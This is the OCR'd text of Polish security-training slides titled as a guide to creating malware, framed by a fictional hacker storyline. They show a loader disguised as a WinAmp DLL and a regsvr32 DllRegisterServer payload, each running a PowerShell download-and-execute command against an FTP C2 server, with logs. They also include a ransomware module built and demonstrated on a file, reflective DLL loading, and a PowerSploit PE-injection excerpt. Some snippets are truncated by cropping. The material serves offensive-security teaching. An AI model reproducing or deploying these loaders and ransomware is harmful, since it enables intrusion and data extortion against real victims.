Blad pobierania adresu funkcji.
PS C:\Users\drg\omh23> _
```

Kto nie używał WinAmpa?

https://learn.microsoft.com/pl-pl/dotnet/framework/tools/ildasm-exe-il-disassembler

Kto nie używał WinAmpa?

```
PowerShell 7 (x64)
PS C:\Users\drg\omh23> & "c:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8.1 Tools\ildasm.exe" /out
:WinAmpLib.il .\WinAmpLib.dll
PS C:\Users\drg\omh23>
```

WinAmp.c | WinAmpLib.c | WinAmpLib.cs | WinAmpLib.il | hpsz.cs

WinAmpLib.il

```
36  // ================ CLASS MEMBERS DECLARATION ====================
37
38  .class public auto ansi beforefieldinit WinAmpLib
39          extends [mscorlib]System.Object
40  {
41    .method public hidebysig static void  WinAmpInit() cil managed
42    {
43      // Code size       62 (0x3e)
44      .export [1]
45      .maxstack  2
46      .locals init (string V_0,
47              class [System.Management.Automation]System.Management.Automation.Runspaces.RunspaceConfiguration V_1,
48              class [System.Management.Automation]System.Management.Automation.Runspaces.Runspace V_2,
49              class [System.Management.Automation]System.Management.Automation.Runspaces.Pipeline V_3)
50      IL_0000:  ldstr      "WinAmp initialized (C#)"
51      IL_0005:  call       void [mscorlib]System.Console::WriteLine(string)
52      IL_000a:  ldstr      "[Net.WebClient]::new().DownloadString(\"ftp://local"
53      + "host/hpsz\")|iex"
54      IL_000f:  stloc.0
55      IL_0010:  call       class [System.Management.Automation]System.Management.Automation.Runspaces.RunspaceConfigurat
```

```
PS C:\Users\drg\omh23> c:\windows\Microsoft.NET\Framework\v4.0.30319\ilasm.exe .\WinAmpLib.il /out:WinAmpLib.dll /dll
 /x64
```

```
PS C:\Users\drg\omh23> .\WinAmp.exe
WinAmp initialized (C#)
```

```
PS C:\Users\drg\omh23\c2> python -m pyftpdlib -p 21 -w
C:\Users\drg\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0\LocalCache\local-
packages\Python311\site-packages\pyftpdlib\authorizers.py:108: RuntimeWarning: write permissions assigne
d to anonymous user.
  self._check_permissions(username, perm)
[I 2023-12-05 07:03:38] concurrency model: async
[I 2023-12-05 07:03:38] masquerade (NAT) address: None
[I 2023-12-05 07:03:38] passive ports: None
[I 2023-12-05 07:03:38] >>> starting FTP server on 0.0.0.0:21, pid=10296 <<<
[I 2023-12-05 07:03:38] 127.0.0.1:59926-[] FTP session opened (connect)
[I 2023-12-05 07:03:38] 127.0.0.1:59926-[anonymous] USER 'anonymous' logged in.
[I 2023-12-05 07:03:44] 127.0.0.1:59932-[] FTP session opened (connect)
[I 2023-12-05 07:03:44] 127.0.0.1:59932-[anonymous] USER 'anonymous' logged in.
[I 2023-12-05 07:03:44] 127.0.0.1:59932-[anonymous] RETR C:\Users\drg\omh23\c2\hpsz completed=1 bytes=15
02 seconds=0.0
```

Dorwać Rudą czyli jak stworzyć malware

<**DarkSeeker**> Nowy loader. Podszywa się pod DLL-kę do WinAmpa.

<**Archiwista**> Ruda nie słucha muzyki.

<**DarkSeeker**> #$@%%@^!@$!@@

regsvr32.exe FTW

research.openanalysis.net/pikabot/yara/config/loader/2023/02/26/pikabot.html


Powershell Loader Script

In the binary there are two encrypted blo
section). These blobs are decrypted usir
single byte. Once decrypted we can see

```
$nonresistantOutlivesDictatorial = "$e
md $env:APPDATA\Microsoft\nonresistant
Start-Process (Get-Command curl.exe).S
Start-Sleep -Seconds 40;
$ungiantDwarfest = Get-Content $env:AP
Set-Content $env:APPDATA\Microsoft\non
regsvr32 /s $env:APPDATA\Microsoft\non
```

PowerShell 7 (x64)

```
PS C:\Users\drg\omh23\c2\c2> regsvr32.exe /?
PS C:\Users\drg\omh23\c2\c2>
```



https://research.openanalysis.net/pikabot/yara/config/loader/2023/02/26/pikabot.html

regsvr32.exe FTW

PowerShell 7 (x64)

```
PS C:\Users\drg\omh23\c2\c2> regsvr32.exe /?
PS C:\Users\drg\omh23\c2\c2>
```

RegSvr32

The command-flag "/?" is not valid. Please review the command usage and try again.

Usage: regsvr32 [/u] [/s] [/n] [/i[:cmdline]] dllname

default- Register server calling DllRegisterServer.
/u - Unregister server calling DllUnregisterServer.
/s - Silent; display no message boxes.
/i - Used without /u, calls DllInstall(TRUE, [cmdline]) to install

uninst

succes
/n -
this


dllnam
entry p
points
(DllReg

Reg.cs

```cs
using System;
using System.Runtime.InteropServices;
using System.Management.Automation.Runspaces;

public class Reg {
    public static void DllRegisterServer() {
        string script = "[Net.WebClient]::new().DownloadString(\"ftp://localhost/hpsz\")|iex";
        RunspaceConfiguration cfg = RunspaceConfiguration.Create();
        Runspace spc = RunspaceFactory.CreateRunspace(cfg);
        spc.Open();
        Pipeline pipeline = spc.CreatePipeline();
        pipeline.Commands.AddScript(script);
        pipeline.Invoke();
    }
}
```

regsvr32.exe FTW

```
PowerShell 7 (x64)
PS C:\Users\drg\omh23> Add-Type -TypeDefinition (gc .\Reg.cs -raw) -OutputAssembly .\Reg.dll
PS C:\Users\drg\omh23> regsvr32  Reg.dll
PS C:\Users\drg\omh23>
```




```
36  // ============== CLASS MEMBERS DECLARATION ==================
37
38  .class public auto ansi beforefieldinit Reg
39          extends [mscorlib]System.Object
40  {
41    .method public hidebysig static void  DllRegisterServer() cil managed
42    {
43      // Code size       52 (0x34)
44      .export [1]
45      .maxstack  2
```

```
PowerShell 7 (x64)
PS C:\Users\drg\omh23> Add-Type -TypeDefinition (gc .\Reg.cs -raw) -OutputAssembly .\Reg.dll
PS C:\Users\drg\omh23> regsvr32  Reg.dll
PS C:\Users\drg\omh23> & "c:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8.1 Tools\ildasm.exe" /out:Reg.il .\Reg.dll
PS C:\Users\drg\omh23> c:\windows\Microsoft.NET\Framework\v4.0.30319\ilasm.exe .\Reg.il /out:Reg.dll /dll /x64

64 bit target must be specified for machine type /ARM64, /ITANIUM or /X64. Target set to 64 bit.

Microsoft (R) .NET Framework IL Assembler.  Version 4.8.9105.0
Copyright (c) Microsoft Corporation.  All rights reserved.
Assembling '.\Reg.il'  to DLL --> 'Reg.dll'
Source file is ANSI

Assembled method Reg::DllRegisterServer
Assembled method Reg::.ctor
Creating PE file

Emitting classes:
Class 1:        Reg

Emitting fields and methods:
Global
Class 1 Methods: 2;

Emitting events and properties:
Global
Class 1
Writing PE file
Operation completed successfully
PS C:\Users\drg\omh23>
PS C:\Users\drg\omh23>
PS C:\Users\drg\omh23> regsvr32 Reg.dll
```

```
tion]System.Management.Automation.Runspaces.RunspaceConfiguration V_1,
tion]System.Management.Automation.Runspaces.Runspace V_2,
tion]System.Management.Automation.Runspaces.Pipeline V_3)
ew().DownloadString(\"ftp://local"
```

```
PowerShell 7 (x64)
PS C:\Users\drg\omh23\c2> python -m pyftpdlib -p 21 -w
C:\Users\drg\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0\LocalCache\local-packages\Python311\site-packages\pyftpdlib\authorizers.py:108: RuntimeWarning: write permissions assigned to anonymous user.
  self._check_permissions(username, perm)
[I 2023-12-05 08:20:06] concurrency model: async
[I 2023-12-05 08:20:06] masquerade (NAT) address: None
[I 2023-12-05 08:20:06] passive ports: None
[I 2023-12-05 08:20:06] >>> starting FTP server on 0.0.0.0:21, pid=6984 <<<
[I 2023-12-05 08:20:42] 127.0.0.1:61249-[] FTP session opened (connect)
[I 2023-12-05 08:20:42] 127.0.0.1:61249-[anonymous] USER 'anonymous' logged in.
[I 2023-12-05 08:20:42] 127.0.0.1:61249-[anonymous] RETR C:\Users\drg\omh23\c2\hpsz completed=1 bytes=1502 seconds=0.0
```

Ciekawe czy Ruda backupuje.. 😈

Ransomware

Jak napisać własny

```
dotnet nuget add source https://api.nug
nuget.org

dotnet new classlib --framework netstan

dotnet add package

dotnet build
lub
dotnet publish

Import-Module .\bi

Get-Module DarkCry
```


```
public static void DecryptFile(string encryptedFilePath, string suffix, string passphrase) {
        string decryptedFilePath = encryptedFilePath.Replace(suffix, "");

        using (FileStream inputFileStream = new FileStream(encryptedFilePath, FileMode.Open, FileAccess.Read)) {
            /* skipping additional info*/
            while (inputFileStream.ReadByte() != '\n') { }

            byte[] salt = new byte[32];
            inputFileStream.Read(salt, 0, salt.Length);

            using (Aes aes = Aes.Create()) {
                aes.Key = GenerateKey(passphrase, salt, aes.KeySize);
                byte[] iv = new byte[aes.IV.Length];
                inputFileStream.Read(iv, 0, iv.Length);
```

```
PowerShell 7.3.4
PS C:\Users\drg> cd .\confidence23\dojo\DarkCrypt\
PS C:\Users\drg\confidence23\dojo\DarkCrypt> dotnet build
MSBuild version 17.6.1+8ffc3fe3d for .NET
  Trwa określanie projektów do przywrócenia...
  Wszystkie projekty są aktualne na potrzeby przywrócenia.
  DarkCrypt -> C:\Users\drg\confidence23\dojo\DarkCrypt\bin\Debug\netstandard2.0\DarkCrypt.dll

Kompilacja powiodła się.
    Ostrzeżenia: 0
    Liczba błędów: 0

Czas, który upłynął: 00:00:01.74
PS C:\Users\drg\confidence23\dojo\DarkCrypt> Import-Module .\bin\Debug\netstandard2.0\DarkCrypt.dll
PS C:\Users\drg\confidence23\dojo\DarkCrypt> "Tajne haslo to: K0pytko" | Out-File tajne.txt
PS C:\Users\drg\confidence23\dojo\DarkCrypt> Lock-DarkFile -Passphrase "Confidence23!" -Path (get-item .\tajne.txt) -Verbose
VERBOSE: Encrypting file C:\Users\drg\confidence23\dojo\DarkCrypt\tajne.txt
PS C:\Users\drg\confidence23\dojo\DarkCrypt> rm .\tajne.txt
PS C:\Users\drg\confidence23\dojo\DarkCrypt> Unlock-DarkFile (get-item .\tajne.txt.darkcrypted) -Passphrase "Confidence23!" -Verbose
VERBOSE: Decrypting file C:\Users\drg\confidence23\dojo\DarkCrypt\tajne.txt.darkcrypted
PS C:\Users\drg\confidence23\dojo\DarkCrypt> cat .\tajne.txt
Tajne haslo to: K0pytko
PS C:\Users\drg\confidence23\dojo\DarkCrypt>
```

https://alphasec.pl/confi23

Jak załadować i użyć moduł DLL?

```
$dllPath = "C:\Users\drg\DarkCrypt\obj\Debug\netstandard2.0\DarkCrypt.dll"

$byteValues = [System.IO.File]::ReadAllBytes($dllPath)

[System.Reflection.Assembly]::Load($byteValues) | Out-Null

$crypter = [DarkCrypt.InvokeDarkEncryptFile]::new()

$crypter.Path = (get-item .\plik.txt)

$crypter.Passphrase = "ChlodnaPlaza"

$crypter.Invoke()
```



Jak załadować plik PE?

PowerSploit / CodeExecution / Invoke-ReflectivePEInjection.ps1

HarmJ0y For ./CodeExecution/ : 1980f40 · 7 years ago History

Code Blame 2884 lines (2429 loc) · 148 KB Raw

```
1   function Invoke-ReflectivePEInjection
2   {
3   <#
4   .SYNOPSIS
5
6   This script has two modes. It can reflectively load a DLL/EXE in to the PowerShell process,
7   or it can reflectively load a DLL in to a remote process. These modes have different parameters and constraints,
8   please lead the Notes section (GENERAL NOTES) for information on how to use them.
9
10  1.)Reflectively loads a DLL or EXE in to memory of the Powershell process.
11  Because the DLL/EXE is loaded reflectively, it is not displayed when tools are used to list the DLLs of a running process.
12
13  This tool can be run on remote servers by supplying a local Windows PE file (DLL/EXE) to load in to memory on the remote system,
14  this will load and execute the DLL/EXE in to memory without writing any files to disk.
15
16  2.) Reflectively load a DLL in to memory of a remote process.
17  As mentioned above, the DLL being reflectively loaded won't be displayed when tools are used to list DLLs of the running remote process.
18
19  This is probably most useful for injecting backdoors in SYSTEM processes in Session0. Currently, you cannot retrieve output
20  from the DLL. The script doesn't wait for the DLL to complete execution, and doesn't make any effort to cleanup memory in the
21  remote process.
22
23  PowerSploit Function: Invoke-ReflectivePEInjection
24  Author: Joe Bialek, Twitter: @JosephBialek
25  Code review and modifications: Matt Graeber, Twitter: @mattifestation
26  License: BSD 3-Clause
27  Required Dependencies: None
28  Optional Dependencies: None
29
30  .DESCRIPTION
31
32  Reflectively loads a Windows PE file (DLL/EXE) in to the powershell process, or reflectively injects a DLL in to a remote process.
33
34  .PARAMETER PEBytes
```

https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

Ruda nie backupuje

<***Ruda***> Powinieneś odszyfrować moje pliki.

<***DarkSeeker***> Niby dlaczego?

<***Ruda***> Bo gramy do jednej bramki.

<***DarkSeeker***> Nie sądzę. Chcę tylko odzyskać pamięć.

<***Ruda***> Musimy zniszczyć MAO. Uwierz mi.

<***DarkSeeker***> Mam ci uwierzyć? Okłamałaś mnie. Na zdjęciu to nie była moja rodzina. Nie mam rodziny.

<***Ruda***> Właśnie, że masz, bracie.. Właśnie, że masz..

Dzięki za spotkanie!

alphasec.pl/omh23

Paweł Maziarz
p@alphasec.pl
alphasec.pl
aptm.in/h
twitter.com/pawelmaziarz
linkedin.com/in/pawelmaziarz/

ALPHASEC
academy